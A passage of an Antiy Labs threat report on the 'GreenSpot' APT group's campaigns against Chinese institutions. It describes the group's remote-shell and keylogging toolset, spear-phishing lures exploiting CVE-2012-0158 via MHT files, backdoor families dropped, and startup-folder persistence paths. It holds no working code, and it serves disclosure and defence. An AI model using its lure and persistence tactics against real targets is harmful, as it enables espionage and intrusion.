
“GreenSpot”Operations Grow For Many Years - Antiy Labs

Archived: 2026-04-05 17:59:13 UTC



1、Overview

In the past few years, various APT attacks against China have been monitored, analyzed and tracked by Antiy Labs, disclosing the activities and toolsets of many APT groups, such as the “APT-TOCS” (http://www.antiy.com/response/APT-TOCS.html), “White Elephant” (http://www.antiy.com/response/WhiteElephant/WhiteElephant.html) and “Equation” (http://www.antiy.com/response/EQUATIONS/EQUATIONS.html). On the whole, “GreenSpot” group uses exposed targets and assets as entry points, and uses social engineering emails and vulnerabilities. It may have been

active for more than 10 years. The activities of this geographic attack group before 2015 will be analyzed in this report. The marine life “Greenspot” grown in relevant areas is used to name this group. In order to enhance the security awareness of Chinese users, promote network security and informatized construction, this report is released.

Below, we will introduce the activities of “GreenSpot” group, including early attacks in 2007, attacks in 2011-2015 and recent attacks in 2017.

1.1 Early Attacks (2007)

In 2007, some network intrusion activities from the mentioned areas were responded by Antiy Labs. Table 1-1 is a list of the main behaviors and functions of the attack payloads extracted from attacked server systems.

Table 1-1 Payloads and Their Functions in Early Attacks

Table 1-1 Payloads and Their Functions in Early Attacks

Original file name	Main behavior	Function description
nc.exe	Open ports, receive remote commands and execute them locally.	Establish a shell using TCP or UDP based network connection, send commands to control the host.
mt1.exe	Execute various system management functions based on input parameters	Comprehensive line command tool, such as system information collection, process service management, account management, and network information check.
http.exe	Open port 80 and provide HTTP service	Provide HTTP access service, to download files collected.
h.exe	Similar to http.exe, provide HTTP	A public tool “Tiny HTTP Server” that can provide HTTP services secretly
rar.exe	According to the input command parameters, traverse files in the disk and pack specified files.	The green version of RAR compression software, compress and pack files through the command line, helping attacker disclose collected files.
hport.exe	Add a service startup item, so the payload can self-start.	Release the derived malicious payloads and reside in the target host persistently
keylog.exe	Collect keyboard input and write to the specified file.	A universal keyboard recording tool
spooler.exe	Self-start by service mode, monitor the changes of files in the disk.	A tool for monitoring the files in the disk

Most of these tools are open source or free tools, based on them, some DIY components are added. Most of these tools are not created specifically for malicious intentions, some are even common network management tools, so these components have certain "detection evasion" effects. But, this kind of DIY job is not covered by Rootkit technology, bringing obvious changes to the system environment. Compared with other self-developed Trojans and commercial Trojans used in APT attacks, it is a relatively low-cost method, relying on attackers’ skills.




Figure 1-1 Payload Calls in Early “GreenSpot” Attacks

A closed operation loop is formed by these tools in the compromised environment. When the target host is infiltrated, multiple payloads in Table 1-1are uploaded into it, which realize self-start and long-term residency via the persistence tools. The remote shell is opened through NC to remotely control the target host; and Mt1.exe is called to get basic system information and further management. Meanwhile, a list of disk files is obtained through Spooler.exe, keyboard input is collected through keylog.exe, specified files are packed through Rar.exe, and HTTP service is opened through HTTP.exe. Then, a full file list and user keystroke records are remotely obtained, and the files and logs to be collected are returned.

We tend to believe that around 2007, the attack group was limited in self-research capabilities, so they relied on open source and free tools, and line command operations. Their attack style is greatly influenced by the Coolfire-style attack tutorial. At the moment, we are unable to confirm that this attack is the work of “GreenSpot” group, but we are sure that it is from the same source.

1.2 2011-2015 Attacks

Since 2010, the group has improved their attack capabilities. They are good at improving 1-day and old vulnerabilities, and modifying the open source attack procedures. In addition, they developed some attack weapons. After 2010, related activities increased significantly and their attack capabilities improved rapidly. “GreenSpot” group mainly targets Chinese government departments, as well as aviation and military-related research institutions. It spreads via spear phishing emails (with vulnerability document attached) or bundled executable files, deploying RAT (Remote Administration Tool) programs to control the target host and steal information. The typical attack vectors are emails – the attachment contains a malicious document, which is

mostly in MHT format (MHT is an abbreviation of MIME HTML, which is a format for saving HTML files). When the document is opened, the executable payload will be released and executed. In order to confuse users, a normal document embedded in the MHT attachment will also be displayed. The attack process is shown in Figure 1-2:




Figure 1-2 The Attack Process of “GreenSpot” Group

Through manual analysis, combined with correlation analysis of Antiy PTA and Antiy Analysis Platform, we identified their targets, IPs and common methods. The attachments are in uncommon format, related attack techniques and methods have been prepared and tested for a long time. Based on the original clues, Antiy Labs has tracked, correlated, and analyzed the group, and finally obtained nearly 100 IoCs. Through an overall analysis of the incidents and samples, we sorted out the timeline of the group’s activities in 2011-2014.




Figure 1-3 Attack Timeline of “GreenSpot” Group in 2011-2014

1.3 Some Recent Attacks (2017)

“GreenSpot” group continued to be active after 2015. We found that, the group established a new propagation source in 2017. All the payloads in this activity are stored in the same WEB server, and the payload in each attack process is stored in the corresponding directory. The attackers first propagate an Office document containing vulnerabilities, then download the malicious payload (EXE) via the vulnerability document, and then remotely control the target host via C2. See Figure 1-4 for the specific attack process.




Figure 1-4 The Attack Process of the Latest Activity

The WEB server stores a number of malicious scripts and executable files with different configurations. One directory contains is a set of attack samples. The Poison Ivy ShellCode (Poison Ivy is a remote management tool) is connected to a separate C2 address. The domain name (pps.*.com) marked red in Figure 1-5 is associated with 2011-2015 activities.




Figure 1-5 Server Deployment and C&C

2、Attack Method Analysis: Spreading Payloads via Targeted Social Engineering Emails

2.1 Typical Cases

Through monitoring and correlation analysis, Antiy Labs found that the payloads are associated with dozens of incidents in 2011-2015. Through analyzing typical cases and bait files, we can see "GreenSpot" group mostly uses targeted social engineering emails to spread payloads. There are two kinds of payloads: (1) bundled PE malicious code, when opened, it will open the "normal" document (used to confuse the recipient) embedded in the PE; (2) attack document, it exploits CVE-2012-0158 vulnerability to release and execute the executable file, and open the "normal" document file to conceive recipients. However, in both attack modes, the path and name of the executable file are the same. In some cases, the “%TEMP%” path is used. And in other cases, “C:\Documents and Settings\All Users\[Start] Menu\Programs\Startup \update.exe” path is used, so as to self-start when the system boots. Based on the release paths and file names, we can see these samples are related (see Section 4.4 for specific analysis). In terms of time, attacks using bundled PE malicious code are later than those using vulnerability documents.

2.1.1 Case 1

Label	File Name	Virus Name
Malicious document	通知.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Poison

Table 2-1 Basic Information of the Files




Figure 2-1 Released Spoofed Document (Garbled Code)

2.1.2 Case 2

Label	File Name	Virus Name
Malicious document	国家******局 2012 年第 5 号公告.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Poison

Table 2-2 Basic Information of the Files

Figure 2-2 Released Spoofed Document

2.1.3 Case 3

Label	File Name	Virus Name
Malicious document	两会重要发布报告.doc 海底观测网试验系统项目第四次工作会会议纪要.doc 安全重大问题咨询会议纪要 0206.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Poison

Table 2-3 Basic Information of the Files




Figure 2-3 Released Spoofed Document

It is also worth noting that the relevant text in Figure 2-3 is directly copied from the “National People’s Congress website” (http://www.npc.gov.cn/npc/xinwen/node_12435.htm, which was posted in 2013 and now updated).

2.1.4 Case 4

Label	File Name	Virus Name
Malicious document	重要通知.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Gh0st

Table 2-4 Basic Information of the Files




Figure 2-4 Released Spoofed Document

2.1.5 Case 5

Label	File Name	Virus Name
Bundled PE malicious code	关于推荐第十三届中国青年科技奖候选人的通知.exe	Trojan/Win32.Agent
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.HttpBots

Table 2-5 Basic Information of the Files

Figure 2-5 Released Spoofed Document

2.1.6 Case 6

Label	File Name	Virus Name
Malicious document	2013 中国亚洲太平洋学会年会文件.doc 2014 年工作会第一轮通知及相关工作要求 V2.0.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.ZXShell

Table 2-6 Basic Information of the Files




Figure 2-6 Released Spoofed Document (Error)

2.1.7 Case 7

Label	File Name	Virus Name
Bundled PE malicious code	2014 年学术年会征集论文.exe	Trojan/Win32.Agent
Released payload	C:\Documents and Settings\<USER>~1\LOCALS~1\Temp\windowsvc.exe	Trojan[Backdoor]/Win32.ZXShell

Table 2-7 Basic Information of the Files




Figure 2-7 Released Spoofed Document (Error)

2.1.8 Case 8

Label	File Name	Virus Name
Bundled PE malicious code	中国国际问题研究学会推荐表.exe	Trojan/Win32.Agent
Released payload	C:\Documents and Settings\<USER>~1\LOCALS~1\Temp\explories.exe	Trojan[Backdoor]/Win32.ZXShell

Table 2-8 Basic Information of the Files

Figure 2-8 Released Spoofed Document

2.1.9 Case 9

Label	File Name	Virus Name
Bundled PE malicious code	科研项目经费自查.exe	Trojan/Win32.Agent
Released payload	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32. Poison

Table 2-9 Basic Information of the Files




Figure 2-9 Released Spoofed Document

2.2 Analysis of Social Engineering Techniques

Emails are customized according to the target's occupation, position, identity, etc., pretending to be the announcement of the Chinese government, the annual conference documents of academic organizations, or the notices of the relevant units. The topics are of interest to the recipients, including politics, economics, military, scientific research, geopolitical security, etc. The spoofed documents are mainly downloaded from the websites of relevant ministries and agencies.

3、Attack Payload Analysis: Vulnerabilities, Backdoors and Executables

---

3.1 CVE-2012-0158

CVE-2012-0158 (https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Win32/CVE-2012-0158) is an overflow vulnerability – inserting carefully constructed malicious code into documents. On the surface, it is normal, which seldom causes user suspicion. So, such vulnerabilities are often used in APT attacks, and CVE-2012-0158 is the most frequently used one. It often uses RTF files, whose internal data are stored as a hex string.

3.1.1 From RTF to MHT

The traditional CVE-2012-0158 exploit format is mainly RTF, but "GreenSpot" group uses the MHT format, which can also trigger vulnerabilities, and can evade multiple antivirus software.

